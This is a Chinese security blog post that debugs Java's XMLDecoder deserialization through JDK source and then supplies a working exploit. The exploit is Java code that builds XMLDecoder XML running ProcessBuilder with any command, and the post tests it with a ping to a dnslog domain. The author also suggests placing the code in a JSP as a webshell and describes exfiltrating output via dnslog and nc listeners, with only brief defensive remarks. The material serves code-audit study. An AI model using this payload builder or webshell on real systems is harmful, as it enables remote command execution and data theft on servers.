剖析 xmlDecoder 反序列化 - SecPulse.COM | 安全脉搏

> 这是 酒仙桥六号部队 的第 130 篇文章。

这是 酒仙桥六号部队 的第 130 篇文章。

全文共计 1727 个字，预计阅读时长 6 分钟。

一直想写个代码审计的文章，和大腿们交流下思路，正好翻 xxe 的时候看到一个 jdk 自带的 xmlDecoder 反序列化，很具有代表性，就来写一下，顺带翻一下源码。

为什么选这个呢，因为 ta 让 weblogic 栽了俩跟头，其他都是手写了几个洞，被人发现了，weblogic 是调用的东西存在一些问题，有苦没处说啊，下面剖析下 xmlDecoder 是怎么反序列化的。

前期准备

这次使用的是 idea 来调试代码，下面是用到一些快捷键：

Idea 中用到的 debug 快捷键：

F7 进入到代码，

Alt+shift+F7 强制进入代码

Atl+F9 执行跳到下一个断点处

F8 下一步

代码中有提到 invoke(class, method) 方法：

拿例子说话：

methodName.invoke(owner,args)


其中 owner 为某个对象，methodName 为需要执行的方法名称，Object[] args 执行方法参数列表。

楼主使用的 jdk 版本：

1.8.0_151

敲黑板开始了


先整一个完整的 xml 文件，注意箭头的地方，后面会是个小坑。




使用 java 代码解析 xml 文件。

重点在 Object s2 = xd.readObject(); 这行代码，打断点跟一下源码。

Debug 模式启动：



进入方法，是个三目运算：



```
49      public Object readObject() {
50          return (parsingComplete())
51                  ? this.array[this.index++]
52                  : null;
53      }
54
```


进入方法：

注：从这里开始，可以进行打断点，第一次跟不对的时候，下次再 debug 的时间 alt+f9 快速跳到断点处。

```
    private boolean parsingComplete() {
        if (this.input == null) {  input: InputSource@497
            return false;
        }
        if (this.array == null) {
            if ((this.acc == null) && (null != System.getSecurityManager())) {
                throw new SecurityException("AccessControlContext is not set");
            }
            AccessController.doPrivileged(new PrivilegedAction<Void>() {
                public Void run() {
                    XMLDecoder.this.handler.parse(XMLDecoder.this.input);
                    return null;
                }
            }, this.acc);
            this.array = this.handler.getObjects();
        }
        return true;
    }
```


打个断点，进入方法：

```
DocumentHandler.class | XMLDecoder.java | ProtectionDomain.java | SAXParserImpl.jav
189     }
190
191     private boolean parsingComplete() {
192         if (this.input == null) {
193             return false;
194         }
195         if (this.array == null) {
196             if ((this.acc == null) && (null != System.getSecurityManager())) {
197                 throw new SecurityException("AccessControlContext is not set");
198             }
199             AccessController.doPrivileged(new PrivilegedAction<Void>() {
200                 public Void run() {
201                     XMLDecoder.this.handler.parse(XMLDecoder.this.input);
```




SAXParserImpl 中有一些配置，其中的 xmlReader 是前面已经设置过了，是接口对象 new 的实现类，我们看的

是实现类，这里有 idea 可以自动进行跳入对应的实现类的方法。



父类：

注：Super：调用父类的写法，有 super 的类必定继承（extend）了其他类。



```
public void parse(InputSource inputSource)  inputSource: InputSource@497
    throws SAXException, IOException {
    if (fSAXParser != null && fSAXParser.fSchemaValidator != null) {  fSAXParser: SAXPars
        if (fSAXParser.fSchemaValidationManager != null) {
            fSAXParser.fSchemaValidationManager.reset();
            fSAXParser.fUnparsedEntityHandler.reset();
        }
        resetSchemaValidator();
    }
    super.parse(inputSource);
}
```


进入父类：

```
mentHandler.class | AbstractSAXParser.java | XMLDecoder.java | ProtectionDomain.java
     */
public void parse(InputSource inputSource)  inputSource: InputSource@497
    throws SAXException, IOException {

    // parse document
    try {
        XMLInputSource xmlInputSource =
            new XMLInputSource(inputSource.getPublicId(),
                               inputSource.getSystemId(),
                               baseSystemId: null);
        xmlInputSource.setByteStream(inputSource.getByteStream());
        xmlInputSource.setCharacterStream(inputSource.getCharacterStream());
        xmlInputSource.setEncoding(inputSource.getEncoding());
        parse(xmlInputSource);
    }
```


跟进：

```
entHandler.class | XMLParser.java | AbstractSAXParser.java | XMLDecoder.java | ProtectionDomain.java
     * @exception XNIException
     * @exception java.io.IOException
     */
public void parse(XMLInputSource inputSource)  inputSource: XMLInputSource@686
    throws XNIException, IOException {
    // null indicates that the parser is called directly, initialize them
    if (securityManager == null) {  securityManager: XMLSecurityManager@669
        securityManager = new XMLSecurityManager( secureProcessing: true);
        fConfiguration.setProperty(Constants.SECURITY_MANAGER, securityManager);
    }
    if (securityPropertyManager == null) {
        securityPropertyManager = new XMLSecurityPropertyManager();
        fConfiguration.setProperty(Constants.XML_SECURITY_PROPERTY_MANAGER, securityPropertyManager);
    }

    reset();
    fConfiguration.parse(inputSource);
```


继续跟进，跳到 XML11Configuration 的 parse（）方法：





一些配置：




F7 继续跟进：会进入本类的 parse 方法。








进入 XMLDocumentFragmentScannerImpl 后，会看到有方法中进行了 do{}while{} 方法，其中的 next 方法是重点。




跟进，跳到 XMLDocumentScannerImpl 的 next()：





进入 next() 方法：

在 do{}while{} 里循环多次。




注：下面的显示台有变量的值，可以看到代码中变量值的变化。








继续跟进：



可以看到解析 xml 文件的时候有解析到 calc 字符，继续跟进。









ProcessBuilder 这个类在 xml 文件中有申明，然后到了 invoke，成功执行命令。

这一块代码建议亲自跟一下，会跟到很底层的东西，楼主在这一块卡了好长时间。





这次是借助了 idea 进行了代码的跟踪，待到能手点方法跟踪代码的那天就是楼主神功大成之日！嘎嘎嘎~

记得好多开发大牛说过，想进步，多看看 jdk 源码，看懂 ta，打遍天下无敌手！（后面一句我吹的）


代码审计的时候不一定能搭的起环境来，基本功还是很重要的，看 jdk 源码就是一个很好的练习的方法。

用 jdk 自带的洞来练习代码审计的好处就是，可以使用 idea 帮助寻找跳转方法，不会有跟不下去的时候，门槛会降低很多；再有 cms 会有很多奇奇怪怪的写法，出现了洞的话最后还是一些基本的写法，楼主建议还是从基础的洞来入手，没有那么高的复杂度。

编辑利用程序

写一个方法，将 xml 文件拼接起来，还记得开头提到的小坑么

注：楼主最喜欢这种洞了，就像网站本身就给开了个后门一样。



```
StringBuilder sb = new StringBuilder().append("<?xml version=\"1.0\" encoding=\"UTF-8\"?>")
        .append("<java version=\"1.8.0_151\" class=\"java.beans.XMLDecoder\">")
        .append("    <object class=\"java.lang.ProcessBuilder\">");
String[] strCmd = cmd.split( regex: " ");
sb = sb.append("        <array class=\"java.lang.String\" length=\""+strCmd.length+"\">");
for (int i = 0; i < strCmd.length; i++) {
    sb = sb.append("            <void index=\""+i+"\">")
            .append("                <string>"+strCmd[i]+"</string>")
            .append("            </void>");
}
sb = sb.append("        </array>\n")
        .append("        <void method=\"start\" />")
        .append("    </object>")
        .append("</java>");
String xml = sb.toString();
XMLDecoder xd = null;
try {
    xd = new XMLDecoder(new ByteArrayInputStream(xml.getBytes()));
} catch (Exception e) {
    e.printStackTrace();
```

Main 方法调用，试试 ping 命令。

```
public static void main(String[] args) throws Exception {
    byXmlString( cmd: "ping xtmscn.dnslog.cn");
//      delString();

}
```

Get SubDomain | Refresh Record

xtmscn.dnslog.cn

DNS Query Record	IP Address	Created Time
xtmscn.dnslog.cn	[redacted]	2020-11-12 20:23:27
xtmscn.dnslog.cn	[redacted]	2020-11-12 20:23:27

将方法中的代码放在 jsp 文件中，就可以接收请求参数了，楼主已经在用了，各位大佬可以定制下。

更近一步

数据不回显？

1. dnslog 外带，这里有个坑，能带的字符串长度有

限制，中间不能有特殊符号，可以在命令中对数据进行加密切割，分段传输。
防御方法：对 doslog 进行域名加黑，在攻击者探测阶段就失败。
绕过：自建 dns。

2. 在服务器开启 nc 监听，在目标服务器访问 nc 服务器的端口，进行 nc 通信，将信息外带出来。
防御方法：在服务器监听新开启的通信。

3. 复写父类方法，使执行有输出（有难度）。

参考以上方法和冰蝎的方法可以编写定制化一个 webshell 工具。

结尾

想想类似的洞？嘿嘿嘿~

本文作者： 酒仙桥六号部队